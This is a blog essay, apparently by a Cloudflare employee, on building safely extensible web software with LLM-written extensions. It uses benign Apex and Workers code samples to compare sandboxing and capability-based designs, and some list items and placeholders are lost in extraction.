Agents make it easy to build personal tools for yourself or your team. But deploying, securing, and sharing that software is still far more complicated than creating it. A cloud built for small software could remove that complexity and make bespoke tools as easy to share with a colleague as a Google Doc.
Pi is a good example of what I’m starting to think of as LLM-native software: a battle-tested core, but almost endlessly extensible just by asking, where users are able to share their customizations with others. In the past year your users have suddenly acquired the ability to speak code into existence. Most existing software can’t leverage this. Pi leans into it.

I suspect we’re going to start seeing more software following this self-extension pattern. However most of our existing examples of pluggable software are local software: AI agents, developer IDEs, mods for video games, Blender add-ons, CAD extensions. These tend to be professional tools with a high barrier to entry.
The web is the most successful software distribution system in the world. It shouldn’t be left behind.
My hypothesis is that there is a new opportunity for Extensible Software on the web. LLMs radically lower the cost of authoring extensions, and modern sandbox primitives lower the deployment cost and provide good security boundaries. We can build our app as a solid, accountable core, and allow users to safely extend it in many directions by having LLMs fill in the missing pieces. We can give our users super powers.
Disclosure: I currently work at Cloudflare, where high levels of exposure to Kenton Varda’s writing have shaped much of my thinking here. Near the end, I’ll make the case that Dynamic Workers are a particularly good fit for this model, but I’ll cover several alternatives first.
A lot of web systems today rely on webhooks to allow the user to react to changes in the app. This ~kind of works, but it sets a really high bar for extension: building and operating a completely separate service plus dealing with whatever delivery issues arise.
I want to be able to hook into record updates and slide in my own logic. “When I attach this tag to a record, run my function”. “Do this action for me on a daily cron”.
Actually, I don’t want to have to think about that at all. I want to tell my read-it-later app:
<ereader of choice><my specialty> each week, add your own summary of how it relates to my work at the top, and tag it with <tag><site I read frequently>. Pull a few examples and make a custom parser for it.And then a robot will extrude the silly bits of code, hook them into some extensions points, and make that happen. I should also be able to share what I’ve made with anyone else who might also want the same feature.1
Here are some more areas where I’d love to see an LLM-native extension approach.
Okay, this is the obvious one. pi, deepseek, and opencode, are all experimenting in this space.

Rather than adding every new idea to its core, Pi provides stable hooks for tools, commands, events, and UI, so it can turn a request into a small TypeScript extension and reload it in place. Those extensions can then be bundled into packages that can be shared, letting the ecosystem absorb the long tail of ideas without bloating the harness itself.

However the audience of these, at least as they exist now, is fairly small. You have to be comfortable running custom software on your local machine. In corporate environments the organization has to be comfortable with you running software that no one has ever, or will ever, look at. Unless you sandbox Pi yourself, Pi extensions run with the same permissions as Pi itself.
Software engineers will find a way, but accountants, doctors, lawyers, and thousands of other professions deserve better tools too. They need agents that can be safely and easily tailored to their domain and their own workflows.
If we’re going to get more people using agents, that doesn’t mean making them software developers. It means making the software fit their needs.
All companies end up with tons of data. Employees need to view it, query it, investigate it, correlate it with this other data in this other system, find customers experiencing <problem x>, find customers about to churn, and a million more things.
A lot of companies are experimenting with allowing AI-enthusiast employees to vibe code their own tooling, maybe deploy it to a PaaS. This is directionally correct, but creates a bunch of downstream problems. Once you have hundreds or thousands of these apps, how do you maintain them? How do they get access to the data that they need? How do they get access to only the data that they need? How can we audit what this software is doing? If we’re relying on access tokens, what are their scopes? Who rotates them? How do we make sure that we’re not logging out customer information to a third-party? How do we make sure we’re not violating GDPR?
Or a million other compliance and security things that real businesses need to worry themselves about.
What if we gave them a place to deploy code where there are no auth tokens that can leak? Where data access is handled by an internal platform team that can ensure all of the compliance boxes are checked? Give them the space to build their own automations or custom views, but safely.2
Spoiler: This is basically Cloudflare OS.

I’ve spent a lot of my career handling tricky support tickets. Inevitably I end up digging through dashboards, searching logs, pulling data from a million different places. Let me create extensions that surface data for the user that opened the ticket from my particular system into the support interface. Give me hooks so I can kick off agents to do the first round of investigation for me, before I even look at it. If there are common tasks that I need to do like “reset specific quota X” let me add a button to my view that can do that.
Then also let me share these with my team so we can all help each other.

A lot of Observability tooling has converged towards the same feature set: a way to search your logs with the little bar graph on top. A trace waterfall view for viewing individual traces. Customizable metrics dashboards. Maybe a service map. A few are experimenting with new visualizations, especially with the rise of agents.
The venerable trace waterfall diagram is very useful for systems that are shaped as request / response, where you mainly care about latency and success rate. A lot of us are finding ourselves with systems that are a bit more… stateful… or dynamic. Modern apps are running non-deterministic agents or durable workflow engines where a single action might take hours or days. Trace spans are a great source-of-truth to build upon, but let me experiment with my own visualizations (or install someone else’s).3
Beyond pretty things I can look at, let me inject my own logic:
MyResourceID in my logs, let me turn that into a link that goes straight to that resource on another platformAll software should probably look like this
dax (@thdxr):
an architectural change we made in opencode2 is nearly everything is an internal plugin there's 68 of them that cover our built in agents, integrations, config loading, etc this means you can disable any behavior and we also properly dogfood our plugin apis
I just made all of that sound easy. It’s nothing of the sort.
I’m a big fan of Obsidian, both as a tool I use every day and as a piece of software.
It seems like a basic markdown editor, but with a few clicks you can extend it to do just about anything: track your tasks in a kanban board or turn your notes into a database. Want to shove all your notes into a vector database for semantic search? Go for it! And if you want to go further, the underlying web UI primitives are easily hackable.
However that power comes with a cost: Obsidian’s extension model requires you to trust every plugin you install. A plugin can basically do anything. Obsidian fights this security challenge with automated and manual review and by verifying plugin authors.
For a notes app this is likely the right tradeoff. It works because the stakes are low and the community is relatively small. But this model falls apart the moment you want the same level of extensibility in software holding other people’s data: customer records, financial transactions, private messages. Extensibility and web services have always been a challenge.
Executing arbitrary code is rife with security and abuse challenges. An incomplete list:
Before we write this off as infeasible, there is a clear example where this kind of extensibility on the web has worked at immense scale: Salesforce.

Yes, that Salesforce. And they’ve been doing it since 2007. (As a point of reference, AWS S3 and EC2 were launched in 2006.)

Ask most technologists what Salesforce is and you’ll either get a blank stare or maybe something to the effect of “Aren’t they a CRM?”. However it’s more accurate to describe Salesforce as a massive multi-tenant programmable platform. In the nascent cloud era this cut against the grain: no containers, and forcing people into writing this weird, custom Java-like language, Apex.
However with the rise of serverless, the platform starts to look a lot more familiar. Consider some examples:
If I need to expose a custom endpoint, I can do so with a few lines of code. The platform handles routing, authentication, tenant isolation, execution. There is no webserver to deploy. Squint and you can see it as a precursor to modern serverless.
@RestResource(urlMapping='/customer-health')
global with sharing class CustomerHealthApi {
    @HttpGet
    global static Account getCustomer() {
        String accountId =
            RestContext.request.params.get('accountId');

        return [
            SELECT Id, Name, Health_Score__c, Renewal_Date__c
            FROM Account
            WHERE Id = :accountId
            WITH USER_MODE
            LIMIT 1
        ];
    }
}export default {
async fetch(request: Request, env: Env): Promise<Response> {
const accountId = new URL(request.url).searchParams.get("accountId");
const account = await env.ACCOUNTS.prepare(`
SELECT id, name, health_score, renewal_date
FROM accounts
WHERE id = ?
LIMIT 1
`)
.bind(accountId)
.first();
return Response.json(account);
},
} satisfies ExportedHandler<Env>;Or what about running custom logic on a schedule?:
public class RenewalScanner implements Schedulable {
    public void execute(SchedulableContext context) {
        List<Account> accounts = [
            SELECT Id, Needs_Attention__c
            FROM Account
            WHERE Renewal_Date__c = NEXT_N_DAYS:30
            WITH USER_MODE
        ];

        for (Account account : accounts) {
            account.Needs_Attention__c = true;
        }

        update as user accounts;
    }
}

// Schedule it to run daily at 2 a.m.:
System.schedule(
  'Check upcoming renewals',
  '0 0 2 * * ?',
  new RenewalScanner()
);export default {
async scheduled(controller: ScheduledController, env: Env) {
await env.ACCOUNTS.prepare(`
UPDATE accounts
SET needs_attention = TRUE
WHERE renewal_date BETWEEN date('now')
AND date('now', '+30 days')
`).run();
},
} satisfies ExportedHandler<Env>;{
"name": "renewal-scanner",
/* ... */
"triggers": {
"crons": ["0 2 * * *"]
},
}There are also higher-level primitives so you can point-and-click your way into a custom application, but at its heart Salesforce is safely running your custom logic directly in response to app events, within transactions, and allowing you to encode the particulars of your business into their app.
Two decades ago Salesforce didn’t have a ton of options for a way to cheaply run sandboxed code on behalf of their users, so they built out a compiler, type system, runtime, standard library, debugger, integrated SQL into the language, lots of fancy database tricks and heaps more, and then built out a whole educational ecosystem. The problems it solved for businesses were valuable enough to justify hiring humans who specialized in their particular development platform.
We can be inspired by what they’ve done without copying it exactly. We have a lot more options in 2026, so let’s look at what the technical requirements are for building something like this, and then what technologies might fit.
We need a primitive to build this extensibility around. In order to make it work, it needs to have a couple of properties.
If you are going to have thousands or millions of users running snippets of custom code, the idea of spinning up a custom-container-per-user is a non-starter. It needs to cost ~$0 when it’s not being executed, and each execution ideally needs to be tiny-fractions-of-a-penny cheap.
Add to that cost to build or compile, store the built artifacts, collect logs, and more. Especially with RAM prices in 2026, how much memory overhead is required to serve a request will largely determine how many users you can pack onto a single machine.
We all want our web services to be fast, so if we’re running user code as part of the critical path of responding to a request, we can’t wait a minute plus for a container to spin up. Ideally a cold start is measured in single-digit milliseconds.
If you are only offering extensions that respond to events or run on a schedule you can likely afford higher startup times.
Users of platforms do all sorts of weird, edge-case things. One of my favorite stories from an engineer at Heroku was that someone had published a very popular getting-started guide that had the user deploy the following Python app:
while True:
   print("hello world!");
From the system’s perspective you have a brand-new app suddenly come into existence and immediately start
spewing millions of lines of logs per second that will never stop, and the user expects something
reasonable to happen when they run the tail command.
To protect your system you need to be able to enforce limits on basically everything: CPU, memory, number and size of network requests, response size, log volume and rate, and much more.
I mean this in both the fault isolation and security isolation senses. No matter what the user does: crashes, runs an infinite loop, allocates memory as fast as possible, it should have no effect on any other user.
And actively malicious code must not be able to escape or inspect other tenants. This includes speculative execution attacks like Spectre.
Custom code that can’t affect anything is useless, so we need some controlled way for user code to interact with the rest of the world. In the simplest case you can model things as a pure function. The user’s code receives some data as input and can respond with an answer. If there is no I/O allowed, and a constrained output, this is quite safe, if limiting.
export default function shouldWeOrderPizzaTonight(data: Input): boolean {
  // consider the options very carefully
  const haveFoodAtHome = data.fridge.hasIngredients;
  const haveEnergy = data.body.checkCapacity;
  const haveTime = !data.schedule.isTight;

  // return haveFoodAtHome && haveEnergy && haveTime;
  // we don't believe in data-driven decision making in this household
  return true;
}
If you need to expose more to the user, then things get a little more tricky. When we want our own code to call an API, we typically add some sort of API key that we can attach to our requests:
const response = await fetch(api, {
  headers: {
    Authorization: `Bearer ${env.API_KEY}`,
  },
});
But this kind of flexibility is dangerous! Malicious code can immediately leak that data by POSTing it to a
third-party. Even exposing raw fetch means that the user can now use your infrastructure to DoS someone if they want.
The most common solution for this today is adopting a proxy. The user is given an opaque token that is meaningful only
to the proxy. The proxy validates the request, and then replaces the opaque token with the real credential, before
forwarding the request to the destination. The proxy can also
enforce an allowlist of possible destinations and rate-limits on requests. This is strictly better than raw fetch,
but still has some problems.
const response = await fetch(apiViaProxy, {
  headers: {
    Authorization: `Bearer REPLACE_THIS_WITH_MY_API_KEY_IN_PROXY`,
  },
});
You may want to restrict what the code can do to only a subset of what the API allows, which requires very fine-grained authentication that most APIs do not offer. There can be pretty dire consequences if that API provides too much power, or is exploitable in ways you cannot foresee.
Even if the service provides fine-grained permissions, like the ability to read your email, that may still be far more access than you want to give the code. If you want to give the code only access to one specific email, there’s generally no token you can generate that allows only this.
You can try to enforce that in a proxy, but now you are tasked with filtering out all requests that don’t match some narrow set of criteria, and keeping that up-to-date as the backing API evolves. Our proxy code quickly becomes very complicated. It’s difficult to anticipate everything a user might do here. Testing this logic and making sure it’s bulletproof is challenging.
async function proxyFetch(url: URL, headers: Headers) {
  const opaqueToken = headers
    .get("Authorization")
    ?.replace(/^Bearer\s+/i, "");

  const grant = await parseToken(opaqueToken);

  if (!grant || grant.action !== "read-email") {
    throw new Error("Forbidden");
  }

  const allowedPath =
    `/email/v1/users/messages/${encodeURIComponent(grant.messageId)}`;

  if (
    url.origin !== "https://email.service.com" ||
    url.pathname !== allowedPath
  ) {
    throw new Error("Forbidden");
  }

  const newHeaders = new Headers();

  // Forward only explicitly permitted headers.
  for (const name of ["accept", "if-none-match"]) {
    const value = headers.get(name);

    if (value !== null) {
      newHeaders.set(name, value);
    }
  }

  // Replace the opaque token with the real credential.
  newHeaders.set("Authorization", `Bearer ${EMAIL_API_KEY}`);

  return fetch(url, { headers: newHeaders });
}
And this is the filtering logic for just one operation on just one endpoint. In general, starting with a lot of power and then trying to restrict it precisely is a hard problem.
A better way is to hand the untrusted code a narrow capability. At a high level you can think of a capability as a reference to a specific function, such as one for fetching one approved-in-advance email:
// Trusted host code
const getApprovedEmail = () => fetchEmailById(123, auth);

// Untrusted extension code
export default async function doSomethingWithAnEmail(
  { getApprovedEmail }: Capabilities,
) {
  const email = await getApprovedEmail();
  // do something with the email
}
If we remove ambient I/O, the code can only take actions via the references it has been passed. This pattern is much easier to reason about. We don’t have to muck around with complicated proxy logic. The API credential is never exposed to the untrusted code at all. And without some other outbound capability, there’s no way to leak data.4
As a bonus, generating logic from a TypeScript definition of capabilities is much easier and token-efficient for an LLM than handing it a pile of OpenAPI JSON definitions.
If you are familiar with IFTTT, it doesn’t give you a Twitter API key, it gives you
twitter.post_new_tweet(). You don’t get a full email
client, you get email.send_me_email.
This is the shape we generally want for safe extensible software.
The more agent-brained among you have noticed by now that these are the same properties that you are looking for from an agent execution platform. That’s not a coincidence! This is essentially the same problem: how can you run logic on behalf of a user that you cannot trust.
The solution space has a number of options:
Building their own language worked for Salesforce twenty years ago, and this pattern still works today.
You can use an off-the-shelf embeddable interpreter like Lua or QuickJS or roll your own.
If you take the interpreter approach to it’s logical conclusion, you’ll eventually end up wanting to move to bytecode, and adding a JIT, and…
Jumping straight to V8 saves you the time. Google has dumped enormous amounts of money and developer time into hardening the V8 JavaScript engine. Cloudflare uses v8 isolates as its isolation boundary for Workers, but it’s not the only option in this space.
isolated-vmsecure-execFull VMs emulate a lot of virtual hardware: USB, graphics, disks, etc, which is what allows you to run full desktop environments in them, but that comes at a cost. Millions of lines of code and complexity that needs to boot up and takes up resources.
MicroVMs strip that back to the bone, running very constrained operating systems, but the payoff is that they can start in under a second and have a very small memory overhead with strong isolation boundary.
MicroVMs have more overhead than the other options, but have some distinct benefits:
If you mainly want to allow the user to run some bit of logic, call some API endpoints, run a workflow, then the overhead of this approach might make it overkill. However even if you go with something like V8 isolates or WASM as your isolation primitive, microVMs could still be quite useful for authoring, compiling / bundling, and testing user extensions.
This is a very hot space with a lot of options:
libkrun@deno/sandbox.WebAssembly starts out with a blank slate. The code can run, allocate memory, but there are no built-in modules for making an HTTP request, or reading an environment variable. This makes it an attractive candidate from a security perspective!
WASI defines a standard interface where the host can define the capabilities that get passed to the untrusted WASM code.
By integrating at this lower level, you can get a lot of potential performance and allow users to write in any language that can compile to WebAssembly, but the tool chain grows significantly in complexity.
You can also run WebAssembly within a V8 isolate or microVM. None of these options are mutually exclusive.
If the isolation primitive does not provide its own capability model, it’s still a useful way of thinking through how you expose functionality. A proxy can work in some cases, but you should also consider using an Object Capability protocol like Cap’n Web with any of these primitives.
However there’s one solution here that I want to highlight in particular…
Cloudflare Workers is a platform for building platforms This hurts my head a bit but I think it's a good way of thinking about our primitives
Cloudflare’s Dynamic Workers were built with exactly this kind of use in mind. The marketing for them has (understandably) been focused on code mode and agent use-cases, but IMO it’s much broader than that.
Beyond meeting the criteria I proposed above, they are the closest thing to a production-ready out-of-the-box framework for building extensible web apps that I’ve been able to find in 2026. (But I bet there will be more soon)
There are a handful of things that they provide that you’ll need to build out yourself with other solutions:
(My day job and personal soapbox)
